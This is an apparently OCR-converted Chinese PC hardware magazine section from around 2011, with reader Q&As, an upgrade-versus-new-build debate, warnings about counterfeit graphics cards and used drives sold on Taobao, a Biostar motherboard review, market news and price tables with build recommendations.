A 小编说实话，你可别打我。AMD 的处理器所搭配的原装风扇其实挺杯具的。虽然说散热效果是足够了，但是完全是暴力散热，小编给很多朋友装机的时候都是另行购买了散热风扇。而你现在的解决方法就是两点，第一点就是去 BIOS 里面将风扇的转速调低，因为 AMD 的盒装风扇是四针的，支持调速，但是散热效果就会降低。第二点就是花钱去购买一个散热风扇，例如 Tt、超频三、酷冷等厂商的产品，一劳永逸。两种方法小编更推荐后者。

论坛用户“platinum”问：

微星 870A-G54 是否能支持推土机 CPU？

我今年 2 月新买的电脑，主板是微星的 870A-G54。前些日子看到微星官网有这么一则新闻：微星主板更新 BIOS 可支持推土机。但是 AMD 官方说法是推土机 CPU 只能安装在 AM3+ 的板子上，不能安装在 AM3 的板子上。不知道我的这个主板是否真能支持推土机架构 CPU？

A 虽然 AMD 官方表示推土机处理器仅支持 AM3+ 接口，不能在现有的 AM3 接口上使用，但是我们知道，AM3+ 接口的针脚相比 AM3 接口多了 2 根，和 AM2+ 接口的针脚是相同的。因此对于目前的 AM3 插座而言，只需要将插座上对应的两个针脚激活就可以满足推土机针脚的需要了。而微星既然推出了这样的新闻，而且大张旗鼓的宣传，相信不会放你鸽子的。毕竟另外一家大厂华硕同样也能通过 BIOS 升级的方式支持推土机。

学问用户“云南的小王”问： CPU 风扇是不是分三针和四针接口的？

最近准备换个 CPU 风扇,看别人说 CPU 风扇分三针和四针接口的,有什么区别吗?我购买的时候有没有什么需要注意的?

A 根据 CPU 风扇接口的定义,三针电源接口的定义为正极、负极、接地,而四针电源接口的定义为正极、负极、接地和测速。因此如果你要购买可以调速的风扇,也就是俗话说的 PWM 调速,那么就要购买一款具备四针接口的 CPU 风扇了。不过还要注意的,现在有的 CPU 风扇的接口虽然看上去是四针的,但实际上,测速那根线根本没有连接,所以属于伪四针产品,这一点在很多山寨或者杂牌散热器上最为常见,需要警惕。

论坛用户“sleon80”问：

是用 1333 的 12G 内存还是用 1600 的 8G 内存？

三年前的机器,要升级了。其他配置都已经大致决定了,就是内存有点纠结,是选择 DDR3 1333 12GB 的配置呢,还是选择 DDR3 1600 8GB 的配置呢? 诸君如何看待?

A 就内存而言,根据小编接触到的情况来看,目前常规应用下,DDR3 1333 的内存就已经足够了,而 DDR3 1600 的内存存在性能上虽然相比 DDR3 1333 要好,但是实际使用中并不容易感受到差距,只能在跑分的时候看到差距。而内存容量则会明显的改变使用效果,12GB 会让系统流畅度比 8GB 更好,特别是在开启较多软件的时候。因此小编推荐 DDR3 1333 12GB 的配置,当然你要记得安装 64 位版本的 Windows 7 哦。

论坛用户“神的传说”问：

背板走线需要注意什么？

终于可以换机器了,总是听别人说背板走线,请问我如果要背板走线需要注意什么呢?是不是对机箱有要求?

A 回答正确,确实是对机箱有要求。首先呢,机箱的右侧板,就是靠近背板的那一面,和背板之间应该有足够的空间,这样才能方便线材布置在其中,而不会造成无法关闭侧板的现象。其次呢,机箱的背板上应该具备较多的开孔,方便电源线从中穿过,不然是无法进行背板走线的。最后呢,电源的长度也需要考虑,特别是 24 针的主板电源线长度,很多朋友背板走线失败的原因就是 24 针电源线长度太短,无法顺利插入主板而导致的。所以,你去购买的时候,一定要提及你要进行背板走线。

论坛用户“hit206”问：

西数 500GB 蓝盘和希捷 500GB 硬盘买哪个？

现在 250G 的日立硬盘感觉不给力了,玩 WOW 感觉老是会卡死。绝对不是系统的原因,恢复了几次都这样,之前都不会的哎,烦死我了。

初步看中了西数的 500G 蓝盘,不知道这个和希捷的 500G 单碟比哪个给力??

A 西数的 500GB 蓝盘也是单碟 500GB 容量的。和希捷的 500GB 相比,都是 7200 转的产品,而且缓存都为 16MB。因此就性能上来说,除了细微差距之外,并不会特别明显的差距。不过希捷硬盘自从固件后门,很多用户对其产品一直担心,而最新的 7200.12 代产品也会偶尔爆出固件问题。所以如果为了省事和安全,不妨考虑一下西数的 500GB 蓝盘。

升级党

升级的 是否应该

GTX560Ti, USB3.0, 推土机处理器……各种各样令人眼花缭乱的硬件、新技术纷纷上市。显然,我们手里的电脑速度还不够快,可能仍然无法满足我们的需求。这时候,升级还有没有必要?升级和新装机相比,谁的性价比更高呢?

理由

A

新品提升不大,升级性价比更高

关于升级,我们最大的出发点就是性能。但最近新出的这些硬件产品,性能到底有多大的提升呢?处理器,Intel 死抱着酷睿架构不放,小修小补然后再更换一下接口,就变成新品高价推向市场了。最新的 SNB 处理器,和 775 接口的四核相比,性能提升幅度,绝对赶不上其价格上涨的幅度。AMD



● SNB 处理器,就是 Intel 的“吸金机”

的情况也类似,尽管下一代的推土机处理器似乎性能不错,但目前我们所选择的所有 AMD 处理器,其实大的架构并没有变化,仍然是 K8,只是随着核心数量的不同,性能有一定的提升。

那么在这种情况下,整体平台换新,得到的性能提升其实不大,而在原有的电脑基础上升级,比如购买 775 接口的四核处理器,性能未必就不如最新的 SNB 处理器。

理由

B

花不多的钱延长电脑使用寿命,性价比高

谈这个问题,绝对无法回避价格,如果不是考虑到花费,相信谁都愿意换台新电脑。但是仔细合算下来,升级的成本显然更小一些。

升级所涉及的部件,主要是处理器、内存、显卡等。其中,无论是升级还是换新,显卡都得购买新的,因此暂时不讨论。那么我们现在来看看其他配件。一般升级,也就是更换处理器,加一根内存。目前 LGA775 接口处理器价格已经相当便宜,可以这样说,在相同性能的前提下,LGA775 接口处理器是 SNB 的一半。而 DDR3 和 DDR2 的价格差距也很小,增加一根 2GB 内存显然比重新购买 4GB 内存便宜。

这样的账目谁都会算,很明显升级能以最小的花费,让我们获得更好的性能,非常划算。



又来了
● GTX480 还没热乎, GTX580

理由

C

没必要为不成熟的产品付出代价

选择升级,其实也就意味着选择了稳定。新产品在上市后,必然会有段时间存在各种问题,这方面软件硬件都是一样。Intel 最近爆出的“缺陷门”就是明证。或者我们换一个角度来看,即便是在风平浪静的时候,Intel 也会不断更新处理器的步进,如果新品就完全没问题了,后续更新步进干什么呢?

所以,硬件产品上市初期存在问题,这已经是无可辩驳的了。我们普

通用户凭什么为厂商的失误买单?我们不是发烧友,不是硬件玩家,我们只希望安安静静地用电脑,让电脑成为我们手中的工具,而不是折磨我们的恶魔。

所以,选择升级,旧电脑的稳定性不会变,但是性能有所提高。而选择新装机,可能你就会不得不面临各种各样稀奇古怪的问题。

装机党

想法 彻底抛弃

理由

A

新旧硬件混合,这种搭配协调么?

升级,无非是电脑主板不变,其他的硬件则重新购买。但是,有没有考虑过,这种新旧搭配的情况,真的就协调么?

升级,其实不是那么简单的事情,你手中的主板支持什么样的处理器,新处理器、显卡多大的功耗,新内存是否和原有的主板兼容,电源是否能拖动新硬件,所有的这一切,用户必须心中有数,才能成功实现升级,否则,为升级购买的硬件也可能出现各种问题。比如,升级了显卡后,新显卡功耗大幅提高,原来的电源功率又小,而很多用户都不清楚电源的重要性,玩游戏时遇到死机黑屏就束手无策,这到底是升级还是折腾?

相比之下,购买全新电脑则要省心多了,我们只需按照市场中流行的配置,随心搭配就可以了。甚至购买品牌机,更能享受到各种齐全的售后服务。

理由

B

换新和升级 价格差距其实不大

升级和换新,如果放在几年前,肯定还是升级更为划算。但是在现阶段看来,两种方案其实价格差距不大,甚至换新的成本还更小一些。

升级的目的就是为了性能,如果你的主板是 P45,你会选择从 E5300 升级到 E8400 么? 这样的升级在性能上的提升很有限,几乎没什么意义。事实上,不少 P45 用户在准备升级时,至少都会选择 Q9300 这样的四核处理器,这款处理器现价是 900 元左右,而一款 I3 2100 只需要 800 元左右,升级还更便宜呢! 当然, Q9300 性能比 I3 2100 强,这也是不争的事实,但至少我们享受到的是新平台。

再说内存,DDR3 的价格,已经比 DDR2 便宜了,而且市面上全新的 DDR2 也是越来越少。你是肯花费更多的钱,买已经落后的产品,还是肯花费更少的钱,买最新型的产品的呢? 答案不言而喻。



●大部分新主板都有 USB3.0 接口

理由

C

各种新型技术和接口,只能新装机才能享受到

装新机,最大的好处就是我们能够享受到各种新型的技术和接口。比如 SNB 处理器睿频技术、AVX 指令集等等,这些都是 LGA775 接口处理器完全没有的。而在各种测试中,我们都可以看到,睿频技术既能保证更高的性能,又能降低处理器功耗,确实非常有效。

此外,USB3.0 和 SATA3.0 接口,同样是只有新平台才能享受到,大多数新主板都支持这两种接口,其中 USB3.0 的速度数倍于 USB2.0,在实际测试中,两者的差距更是可能达到 10 倍。而 SATA3.0 也提供了四倍于 SATA2.0 的速度。

可能有人说老平台购买扩展卡也可以支持新接口,但主板上插的扩展卡越多,电脑越可能出问题,任何一点接触不良都可能导致电脑故障。此外,越来越多的扩展卡都开始使用 PCIE 接口,你的老机,有足够的 PCIE 接口么?

本刊
观点

升级还是装新机,这其实是一个老话题。但放在现在的硬件市场中,这个话题又有了些许新意。现在的硬件更新速度可谓史无前例,我们并不清楚厂商为什么会这样做。因此,如果你对性能要求不强烈,并且电脑只需升级就能满足使用,那么选择升级,静观硬件市场的变化,也不失为一个妙策。

930 人受骗! 淘宝又现假冒 GT240

淘宝上的假冒显卡很多,因为显卡制假容易,简单刷下 BIOS 就可以了。今天,当笔者搜索 GT240 显卡时,发现销量最高的一款 GT240,居然也是假的!再看看销量,仅这一个商家就销售了 930 块这种假冒 GT240,也就意味着至少上千人上当受骗!

销售假卡的这个商家非常搞笑,居然在页面上详细给大家说假卡的坏处,还说别的商家所销售的 9800GT 等显卡都是假货,提醒大家注意。但商家自己所提供的显卡 GPUz 截图中,流处理器数量竟然只有 32 个,而真正的 GT240 显卡应该拥有 96 个流处理器,显然,商家先前的说辞完全是为了蒙骗消费者,真正是“贼喊捉贼”。

在此,也建议大家在网上购买各种显卡时,一定要事先查询下显卡的大致规格,比如流处理器数量,然后再和商家提供的信息核对,这样能最大程度避免买到假卡。



●看做工,明显是深圳山寨厂出品的

豪华GT240秒淘宝G73 9800 GT220以上显卡极品飞车效果视频展现!

您是玩不了3D游戏? 卓越科技

您就瞄准它! 让你今年玩的开心

淘宝网将保障您的购物资金及运费安全, 查看详情

价格: 216.00 元
运费: 卖家承担运费
30天售出: 930件 (已有426条评论)
付款方式: 信用卡 支付宝卡通 网银支付

我要买: 1 件 (库存918件)

立即购买 加入购物车

所在地区: 广西南宁 浏览次数: 86691次
宝贝类型: 全新
特色服务: 七天退换 公益宝贝



●显卡只有 32 个流处理器

淘宝上的西数“猛龙”硬盘 可能是拆机货

皇冠推荐 全新 西数/WD1500HLFS 迅猛龙150G硬盘 带原装支架

淘宝网将保障您的购物资金及运费安全, 查看详情

价格: 368.00 元
促销: 店铺vip
至四川: 快递: 15.0元 EMS: 30.0元
30天售出: 30件 (已有17条评论)
付款方式: 信用卡 货到付款 支付宝卡通

我要买: 1 件 (库存753件)

立即购买 加入购物车

所在地区: 广东广州 浏览次数: 2708次
宝贝类型: 全新
特色服务: 七天退换 公益宝贝

普通硬盘性能一般,固态硬盘又太贵,不少用户就转向了西数的“猛龙”系列硬盘,其定位就是服务器/工作站,转速更是达到了万转以上,因此性能极为出色。但淘宝上的西数“猛龙”硬盘,却隐藏着不少拆机货,购买时一定要识别。

硬盘本身就很容易损坏,如果再加上是拆机货,先前在服务器/工作站里已经使用很久,到了用户手中可能使用一段时间就坏掉,因此购买这种硬盘存在较大风险。而在淘宝上,我们可以看到不少 74GB、150GB 的所谓“猛龙”硬盘,其实这些容量的硬盘,都应该是数年前的产品了,属于先前的“猛禽”系列,只有西数最新的万转硬盘才命名为“猛龙”。而商家甚至宣称硬盘是全新的,真的有这么多的全新“猛禽”硬盘?恐怕只有商家自己知道了。

全新 西数/迅猛龙WD1500HLFS 150G硬盘 10000转 16M缓存《台式机硬盘》/SATA2/串口, 钻石品质, 全新, 质保一年! 一年包换, 您直接就可以省下600元, 绝对全新质量和行货全国联保5年一样, 为了节约大家宝贵时间请免开尊口, 谢绝还价。

●卖家号称硬盘“全新”,真的如此么?

惊现“白片”颗粒 谨慎购买 OCZ“白片”固态硬盘

34nm纳米带支架OCZ 60G固态硬盘 OC ZSSD2-2VTX60G 替代 2VTX60G ¥869.00 江苏南京 最近成交50笔
运费: 6.00 信用卡

34nm原装支架OCZ Vertex 2 2VTXE 60GB/固态硬盘SSD新货足容 ¥865.00 江苏苏州 最近成交44笔
运费: 12.00 货到付款 信用卡

【PC大佬】OCZ VTX 2代 60G SSD 固态硬盘 OCZSSD2-2VTXE60G 包邮 ¥849.00 上海 最近成交33笔
运费: 0.00 信用卡

●OCZ 固态硬盘在网上的销量较大

OCZ 作为一个曾经的高端内存厂商,如今已经全面转向了固态硬盘制造,但市面上很难看到这个品牌的产品,因此不少玩家都是上网购买。而最近爆出的“白片门”,则让我们对其产品质量多了一份担心。

所谓“白片门”,是某知名硬件网站发现 OCZ 在部分固态硬盘上,使用了“白片”的存储颗粒,也就是不合格的颗粒,使用这种存储颗粒后,尽管固态硬盘在短时间内似乎一切正常,但其寿命可能大大缩短,甚至是正规固态硬盘的十分之一。而且这几乎不可以维修,一旦其中某个颗粒损坏,将可能导致整个硬盘都无法使用。尽管 OCZ 随后做出声明,针对此问题也和这家网站展开了争论,但在事情没有水落石出之前,为了保证自己的利益,我们还是暂时不要购买 OCZ “白片”固态硬盘为好。

- 01 [体验] PCEVA关于OCZ声明的回应
- 02 [资讯] 【链接党】OCZ居然拿白片做原...
- 03 [教学] Intel Core i5-2500K与i7-2600K超频教
- 04 [资讯] Intel g3已经开卖了 160g价格超好
- 05 [体验] 买了两块INTEL G2 120G固态...
- 06 [测试] Intel G3 160GB 首发评测

●某网站揭露出 OCZ 采用白片颗粒

一键开核 + USB3.0

映泰 TA870U3+ 评测体验

如果说到目前性价比高,并且技术含量出色的主板,可能不少用户都会想到映泰。在 AMD 的全民开核时代,凭借着出色的开核能力和良好的稳定性和做工,映泰的产品十分热卖。今天我们就为大家带来了一款采用 AMD 870+SB850 芯片组的映泰主板——TA870U3+。那么这款主板是否会如同映泰其他的产品一样性能优秀功能强大呢?让我们一起来看一看吧。

参考价格
699
元




| | | | | |
|----------|----------|------------|----------|----------|
| 9 | 9 | 8.5 | 9 | 9 |
| 做工 | 性能 | 扩展 | 价格 | |

-  支持 USB3.0, SATA3, 一键开核
-  扩展接口较少


全固态大板做工优秀

映泰 TA870U3+ 是一款采用了标准 ATX 板型的主板,采用 AM3 接口,可以支持目前市售的所有 AMD 处理器。虽然价格仅售 699 元,但是主板依然采用了全固态的电容设计,让主板的寿命和稳定性进一步提高,另外主板的做工十分优秀,元件的排列十分整齐。CPU 部分,映泰为这款主板设计了 5 相供电,可以保证处理器供电的稳定,就算是超频也没有任何问题,并且 mos 管上还设计有散热片,让用户不用担心供电系统的发热。同样的,映泰也为内存设定了独立的供电系统,相比不少主板而言,非常厚道。

插槽部分,映泰 TA870U3+ 提供了 2 组内存插槽,最高可以支持 16GB 的 DDR3 1800 内存,完全可以满足很多高端用户的要求。而显卡插槽方面同样也提供了两组 PCI-E X16 插槽,可以方便用户组建交火平台,不过由于 AMD 870 芯片组自身的限制,仅能使用 X16+X4 模式运行,虽然性能相比 X8+X8 模式要略逊一筹,但是相比不少 870 主板无法组建交火平台而言,明显要好上不少。




● 5 相供电设计足以保证用户需求



● 很厚道的提供了两条 PCI-E X16 插槽

USB3.0, SATA3 和一键开核都不少


映泰 TA870U3+ 作为一款新产品,当然在扩展方面也不会例外,由于采用了 SB850 南桥,因此和不少采用 SB710 的 AMD 870 主



● 具备两个 USB3.0 接口,可惜背板的 USB 接口太少

板不同,映泰不但支持主流的 USB3.0 接口,同时还支持 SATA3 接口 (SATA 6Gb/s),这是这个价位的很多 AMD 870 主板所不具备的。尽管目前 COM 口和打印口并不常用,映泰 TA870U3+ 还是努力做到。此外,我们在主板上 PCI 槽旁还发现了一个名为“CIR”的接口,如果搭配映泰的遥控器(售价 128 元),就可以将电脑变成一台具备遥控功能的 HTPC,这一点可以说十分具有创意。

另外,我们知道,由于 AMD 不鼓励开核,因此在最新的 SB8XX 系列南桥中,将之前的 SB7XX 南桥做具备的 ACC 功能进行了屏蔽,因此采用了 SB8XX 南桥的主板就无法进行开核,这也是不少 8 系主板都采用了 SB710 芯片组的原因。而映泰则凭借自己独有的“BIO-Unlocking 开核技术”让采用 SB850 南桥的这款 TA870U3+ 同样具备开核能力,可以说是鱼与熊掌兼得。



● 能开核又能支持 SATA3,一举两得

总结

虽然目前 AMD 的 870 主板很多,不过就市场而言,在 699 元的价位上,映泰 TA870U3+ 可以说是相当优秀的一款产品。相比很多同类产品,USB3.0, SATA3 和一键开核这几个 AMD 主板最热门的关键词都在这款主板上得以实现,并且还具备了主流的全固态电容以及双卡交火,可以说性价比相当的高,如果你准备组建一套 3A 平台的话,不妨考虑一下这款产品。

三月初,西部数据正式宣布收购硬盘厂商日立的硬盘子公司,为此西部数据将使用35亿美元现金和价值7.5亿美元的股票用于完成整个收购。相比如此大的收购事件,近段时间的硬盘市场相对平稳的价格走势反倒成了一种异像,为此小编今天就来焦点一下未来一段时间里的硬盘市场。



谁来主打低价? 看看日立被收购后的硬盘市场

日立硬盘被收购! 现尾货甩卖

多年以来,日立硬盘就以低价的姿态出现在卖场中并得以生存。别人家1TB硬盘卖500元,日立可以只卖400元,以价格优势积累起来的市场份额在很大程度上让希捷、西部数据这样的厂家感到非常头痛。为此最终也是让西部数据下了狠招,索性将其收购。一来解决了一个竞争对手,二来补充实力和希捷实现最终的大决战。

虽然日立硬盘被收购,但是小编从经销商这里了解到,目前市场中依然有不少日立硬盘在卖,但这些产品大多为之前的库存产品,同时部分型号日立硬盘已经出现货源不稳的情况,估计以后也很难会有大量的产品到货了。

目前仅存日立硬盘主要有1TB、2TB以及3TB这三种容量,其中针对普通用户的1TB的价格为369元,针对企业级用户A7K2000 1TB硬盘目前的成交价在780元左右;前几周刚刚到货的A7K2000 2TB企业级硬盘报价为1680元,此外超大容量的A7K3000 3TB硬盘本周的售价调整到了1420元,比前段时间又略有下跌。



● 日立硬盘已经处于清仓阶段

低端产品价格再下调,补充入门市场

通过市场的价格可以看到,无论是希捷还是西部数据,同档次同容量的产品在价格上都要比日立硬盘贵上一些。当日立硬盘正式退出市场之后,硬盘市场的格局将会从三足鼎立变成希捷和西部数据之间的相互博弈(小编注:三星硬盘基本上已经沦落到非主流硬盘之列),那么究竟谁会成为价格杀手来顶替现在日立去主打低



● 日立被收购后,希捷将会面临更强大的西部数据

价产品呢?

带着这个疑问小编也是走访了几家硬盘代理商,这些商家的口径基本一致,都表示希捷和西部数据都已经准备好了针对低价用户的产品,其中以西部数据为例,其旗下的绿盘产品将可能出现一定程度的价格下调来补充现在的低端市场。

总结

短线平稳 长线可能出现一定幅度的价格上调

以小编看来,日立硬盘被收购也是比较可惜的事情,虽然说从技术实力上来说,日立要稍稍落后于希捷以及西部数据,一直受困于单碟容量也使得日立近几年来无法真正进入高端市场之列,不过其产品的低价还是给不少预算有限的玩家提供了不错的解决方案。据悉此次收购事件在硬盘市场的价格体系中,并

■ 清仓日立硬盘推荐

| 型号 / 容量 | 售价 |
|------------------|--------|
| 7K1000 1TB | 369 元 |
| A7K3000 3TB | 1420 元 |
| A7K2000 2TB(企业级) | 1680 元 |

不会在短期内得以体现,不过众多硬盘商家还是认为未来三个月至半年的时间段里,硬盘价格会出现一定幅度的上调,究竟会不会出现这样的情况呢? 还需拭目以待。

注:本价格仅供参考,最新价格请以卖场为准。

显卡

千元王者 HD6790 上市热卖, GTX550 Ti 降价在即



中端显卡市场一直争夺激烈,在 HD6790 上市之前,AMD 一直由 HD5770/HD5750 以及很难看到的 HD5850/HD5830 几位 HD5000 系列的老将在千元价位上牵制 NVIDIA 的 GTX460/GTS450/GTX550 Ti 等产品。而如今,AMD 的 HD6000 系列的千元级产品终于降临,HD6790 以千元左右的价格发布,凭借其出色的性能、功耗和价格,以及颇具悬念的开核谜团,都让 NVIDIA 在这个价位的显卡颇为吃力。

首当其冲的就是 NVIDIA 的 GTX550 Ti,因为性能和功耗都不如 HD6790,因此小编判断,其降价趋势会进一步加快,所以相信 GTX550 Ti 很快就会到 799 元-899 元价位段站岗。而更低一档的 GTS450 已经开始了 100 元-200 元不等的下调,目前最低报价为 599 元,相比之前的最高的 899 元报价来看,降价幅度相当之大。

所以,综合以上而言,小编认为,目前需要购买中端显卡的用户,不妨将目光锁定在 GTX460 和 HD6790 身上,当然如果能买到价优质廉的 HD5850 那是再好不过了。

热门产品点评

铭瑄 GTS450 变形金刚

点评: 铭瑄 GTS450 变形金刚显卡是目前价格较低的一款 GTS450 产品,其采用了 128bit 512MB GDDR5 显存规格,默认频率比较保守,为 783MHz/3600MHz。相比同类产品,它的性能虽非最强,但是也并不是最落后的。做工方面,和同品牌的其他系列 GTS450 类似,并且同样采用了非热管散热系统,可以保证其散热效率。另外就价格来说,它虽然不是最便宜的,但是已经是采用 GDDR5 显存的 GTS450 中最便宜的了,因此非常具有性价比。



参考价格:669 元

迪兰恒进 HD6790 恒金 1G

点评: 作为 AMD 的王牌合作厂商,迪兰恒进第一时间发布了这款 HD6790 白金版显卡。这款显卡的默认频率为 840MHz/4200MHz,显卡规格为 256bit 1GB GDDR5 显存。根据目前的测试,这款产品的性能和之前的大热门 GTX460 旗鼓相当,面对直接对手 GTX550 Ti 更是大幅度领先。因此上市之后,很多消费者都将目光锁定在了这款显卡身上,这也和它自身的高性价比不无关系。



参考价格:999 元

蓝宝石 HD5850 Xtreme Edition

点评: 说到 HD5850,相信不少玩家都会对其津津乐道。而在 HD6000 系列完成战术布局的今天,蓝宝石破天荒的重新发布了一款 HD5850 产品,并命名为至尊版。从外观上来看,这款重发的 HD5850 产品和当前的 HD6000 系列高端产品非常类似,而参数上保持在了当年 HD5850 的默认频率上,较为保守,不过以蓝宝石的习惯来看,超频潜力颇大。如果此产品定位在千元之下,相信会让千元显卡市场更加腥风血雨。



参考价格:暂无报价

内存

CPU

机箱

显示器

电源

主板

CPU 报价

| 品牌 | 型号 | 参考价格 |
|-------|--------------------|--------|
| AMD | 速龙 II X2 250 | 370 元 |
| | 速龙 II X2 255 | 405 元 |
| | 速龙 II X3 445 | 510 元 |
| | 速龙 II X4 640 | 670 元 |
| | 羿龙 II X2 545 | 600 元 |
| | 羿龙 II X2 555(黑盒) | 605 元 |
| | 羿龙 II X4 955(黑盒) | 960 元 |
| | 羿龙 II X4 965(黑盒) | 990 元 |
| | 羿龙 II X6 1055T | 1210 元 |
| | 羿龙 II X6 1090T(黑盒) | 1550 元 |
| Intel | 酷睿 2 双核 E7500(盒) | 780 元 |
| | 酷睿 2 双核 E8400(散) | 1010 元 |
| | 酷睿 2 四核 Q8300(盒) | 920 元 |
| | 酷睿 i3 2100 | 810 元 |
| | 酷睿 i3 530 | 760 元 |
| | 酷睿 i5 760 | 1330 元 |
| | 酷睿 i5 2300 | 1180 元 |
| | 酷睿 i7 2600 | 1980 元 |
| | 酷睿 i7 2600K | 2950 元 |
| | 酷睿 i7 980X(盒) | 6800 元 |

主板报价

| 品牌 | 型号 | 参考价格 |
|----|------------------|--------|
| 技嘉 | GA-880GM-D2H | 599 元 |
| | GA-H61M-D2P-B3 | 699 元 |
| | GA-PH67-UD3-B3 | 1099 元 |
| 精英 | H61H2-M3 | 549 元 |
| | H67H2-M | 1099 元 |
| | A880GM-M7 | 499 元 |
| 映泰 | TA870U3+ | 699 元 |
| | TH67+ | 799 元 |
| | TA880G HD | 599 元 |
| 华硕 | P8H67 | 1099 元 |
| | M4A88T-M | 599 元 |
| | P8H610-M LE | 649 元 |
| 微星 | 880GM-E41 | 599 元 |
| | PH67S-C43(B3) | 799 元 |
| | H61M-E33(B3) | 599 元 |
| 华擎 | 880GMH/USB3 R2.0 | 499 元 |
| | 890GMH/USB3 | 629 元 |
| | P67 Pro3 | 929 元 |
| 捷波 | 悍马 H108 | 1199 元 |
| | 悍马 HA11 | 599 元 |

显示器报价

| 品牌 | 型号 | 参考价格 |
|-----|--------------|--------|
| 三星 | S22A330BW | 1319 元 |
| | S22A300B | 1209 元 |
| | S19A330BW | 949 元 |
| | S23A550H | 1729 元 |
| | S24A350H | 1799 元 |
| 优派 | VA2231w-LED | 999 元 |
| | VX2250w-LED | 1180 元 |
| | VX2450wm-LED | 1499 元 |
| AOC | e2243Fw | 959 元 |
| | e2343F | 1150 元 |
| | i2340Ve | 1350 元 |
| LG | IPS236V-PN | 1799 元 |
| | IPS226V | 1599 元 |
| | D2341P | 2500 元 |
| 戴尔 | U2311H | 1450 元 |
| | U2410 | 3499 元 |
| | U3011 | 8500 元 |
| HKC | G2713 | 1788 元 |
| | S2315L | 988 元 |
| | T2217L | 1099 元 |

注:本价格仅供参考,最新价格请以卖场为准。

2000元淘宝网店专用机



航嘉暗夜 H507
参考价格:178元

| 推荐配置 | | |
|------|------------------|--------|
| CPU | AMD 速龙 II X2 250 | 370 元 |
| 主板 | 技嘉 GA-880GM-D2H | 599 元 |
| | 映泰 TA880GU3 | 599 元 |
| 内存 | 宇瞻 2GB DDR3 1333 | 140 元 |
| 显卡 | 主板集成 HD4250 | - |
| 硬盘 | 西部数据 500GB 蓝盘 | 270 元 |
| 光驱 | 三星 TS-H663D | 165 元 |
| 显示器 | - | - |
| 机箱 | 航嘉暗夜 H507 | 178 元 |
| | 多彩倾城 MF493 | 160 元 |
| 电源 | 航嘉冷静王钻石 2.3+ 版 | 228 元 |
| | 康舒 IP430+ | 220 元 |
| 总价 | | 1950 元 |

Q 准备开个淘宝店, 配台 2000 元内的主机, CPU 考虑用 AMD 的 640, 内存是上 4G 还是 2G 呢? 硬盘 500GB 够了吧? 机箱和电源有没有特别要求呢? 麻烦高手进来帮帮忙!

——论坛:kojeah

A 其实龚师傅认为, 既然是开淘宝店, 那么对 CPU 的要求其实没必要那么高, 而且考虑到你的预算, 所以推荐你选择 AMD 的速龙 II X2 250 这款双核处理器。主板依然是价低质优的 880G 产品。而内存方面, 其实 2GB 就完全足够了, 当然目前内存很便宜, 如果还能添加预算, 那么 4GB 也是可以考虑的。开网店对硬盘资源占用不大, 所以 500GB 也足够你使用了。另外龚师傅为你配置了一款 DVD 刻录机, 如果你的网店有资料传播的需求, 会比较实用。

3500元 Fermi 四核游戏主机



影驰 GTS450 虎将版
参考价格:749元

Q 求一台 3500 的主机, 不带显示器, CPU 基本敲定 AMD 的 640。显卡用 450GTS 可以吗? 4GB 内存, 另外求一块华硕主板, 不知道这个价格能不能搞定? 星期天准备装机!

——论坛:shiroger

A 如果用 AMD 的速龙 II X4 640 搭配 GTS450 是没有问题的。不过呢, 从目前的情况来看, GTS450 的价格可以买到一块 HD5770 了, 而且 HD5770 的性能相比 GTS450 要好上不少。所以, 龚师傅建议, 如果不是特别喜欢 N 卡或者对 NV 的 CUDA 和物理引擎有需求, 那么不妨考虑一下 HD5770 这款目前性价比超高的产品。

| 推荐配置 | | |
|------|----------------------|--------|
| CPU | AMD 速龙 II X4 640 | 680 元 |
| 主板 | 华硕 M4A87T | 699 元 |
| | 微星 870-G45 | 699 元 |
| 内存 | 宇瞻 2GB DDR3 1333 x 2 | 280 元 |
| 显卡 | 影驰 GTS450 虎将版 | 799 元 |
| | 蓝宝石 HD5770 512M 黄金版 | 749 元 |
| 硬盘 | 西部数据 500GB 蓝盘 | 270 元 |
| 光驱 | 三星 TS-H353C | 125 元 |
| 显示器 | - | - |
| 机箱 | Tt V4 黑化版 | 299 元 |
| | 先马冰麒麟 i5 | 199 元 |
| 电源 | Tt 威龙 500 | 299 元 |
| | 先马黑魅 (BTX-450-1) | 298 元 |
| 总价 | | 3451 元 |

5000元大屏幕网游专用机

推荐配置

| | | |
|-----|--------------------------|--------|
| CPU | AMD 羿龙 II X4 955 | 920 元 |
| 主板 | 精英 A890GXM-A2 | 699 元 |
| | 技嘉 GA-870A-UD3 | 760 元 |
| 内存 | 宇瞻 2GB DDR3 1333 x 2 | 280 元 |
| 显卡 | 迪兰恒进 HD6850 恒金版 | 1150 元 |
| | 索泰 GTX460-1GD5 SE 毁灭者 HA | 1299 元 |
| 硬盘 | 西部数据 500GB 蓝盘 | 270 元 |
| 显示器 | AOC e2343F | 1030 元 |
| | 三星 2333T | 1299 元 |
| 机箱 | 多彩王牌 MT457 | 288 元 |
| | 航嘉暗夜公爵 H403 | 310 元 |
| 电源 | 航嘉 R85 新版 | 395 元 |
| | 多彩巅峰时代(DLP-600PG) | 458 元 |

总价 5024 元



三星 2333T
参考价格: 1299 元



先谢谢大家,求台 5000 左右的配置,主要用来玩大型网游的。有几个条件:23+ 的显示器、AMD 的处理器、4GB 的内存。还有个问题想问问大家,我是京东装机还是易迅装机好呢?

——论坛:rdgz1350



